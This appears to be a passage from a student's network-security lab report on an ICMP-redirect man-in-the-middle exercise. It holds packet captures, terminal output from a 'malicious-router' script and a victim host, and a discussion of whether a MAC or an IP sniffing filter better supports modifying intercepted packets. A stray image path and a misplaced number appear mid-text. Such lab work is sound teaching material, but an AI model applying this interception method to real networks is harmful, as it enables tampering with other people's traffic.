31	2023-10-29 09:4…	10.9.0.5	192.168.60.5	TCP	66	[TCP Dup ACK 30#1] 59174 → 9090 [ACK] Seq=1698029109 Ack=3152…
32	2023-10-29 09:4…	10.9.0.5	192.168.60.5	TCP	74	[TCP Retransmission] 59174 → 9090 [SYN] Seq=1698029108 Win=64…
33	2023-10-29 09:4…	10.9.0.5	192.168.60.5	TCP	66	59174 → 9090 [ACK] Seq=1698029109 Ack=3152232180 Win=64256 Le…
34	2023-10-29 09:4…	10.9.0.5	192.168.60.5	TCP	66	[TCP Dup ACK 33#1] 59174 → 9090 [ACK] Seq=1698029109 Ack=3152…
35	2023-10-29 09:4…	10.9.0.5	192.168.60.5	TCP	74	[TCP Retransmission] 59174 → 9090 [SYN] Seq=1698029108 Win=64…
36	2023-10-29 09:4…	10.9.0.5	192.168.60.5	TCP	66	59174 → 9090 [ACK] Seq=1698029109 Ack=3152232180 Win=64256 Le…
37	2023-10-29 09:4…	10.9.0.5	192.168.60.5	TCP	66	[TCP Dup ACK 36#1] 59174 → 9090 [ACK] Seq=1698029109 Ack=3152…
38	2023-10-29 09:4…	10.9.0.5	192.168.60.5	TCP	74	[TCP Retransmission] 59174 → 9090 [SYN] Seq=1698029108 Win=64…
39	2023-10-29 09:4…	10.9.0.5	192.168.60.5	TCP	66	59174 → 9090 [ACK] Seq=1698029109 Ack=3152232180 Win=64256 Le…
40	2023-10-29 09:4…	10.9.0.5	192.168.60.5	TCP	66	[TCP Dup ACK 39#1] 59174 → 9090 [ACK] Seq=1698029109 Ack=3152…





```
.
Sent 1 packets.
.
Sent 1 packets.
*** b'AAAAAAA\n', length: 8
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
^Cmalicious-router/PES1UG21CS425-Pramath>
```

b)

```
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.084 ms
64 bytes from 192.168.60.5: icmp_seq=11 ttl=63 time=0.204 ms
^C
--- 192.168.60.5 ping statistics ---
11 packets transmitted, 11 received, 0% packet loss, time 10214ms
rtt min/avg/max/mdev = 0.069/0.148/0.235/0.053 ms
victim/PES1UG21CS425-Pramath> ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 294sec
victim/PES1UG21CS425-Pramath> ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 290sec
victim/PES1UG21CS425-Pramath> nc 192.168.60.5 9090
PRAMATH
```





tcp and src host 10.9.0.5 is the better choice. Here we can see both the filters work.
but in this scenario there is router which is sending packets or interfering so the packets will reach the routers first before it reaches its destination .
When using the MAC address filter, the program detected the original string PRAMATH. This indicates that the packet was captured before modification.

When using the IP address filter, the program modified string AAAAAA. This means that it's likely that the packet was captured after the modification.

MAC Address Filter:

The MAC address filter send original packets later modify in destination. This might create a loop where the script captures the packets it just modified and sent, thereby sending them again. This can create unnecessary traffic and potential issues.

IP Address Filter:

This filter seems to send the packet after modification, which is ideal for an MITM attack since 23 ideally want to capture the original packets, modify them, and then send the modified versions.
For a MITM attack, we want to capture the original packets, modify them, and then send the

modified versions without getting caught in a loop of modifying the same packet multiple times. Therefore, IP filter works better, but the MAC address filter is likely to create more problems because it can create a loop of capturing and modifying the same packet repeatedly.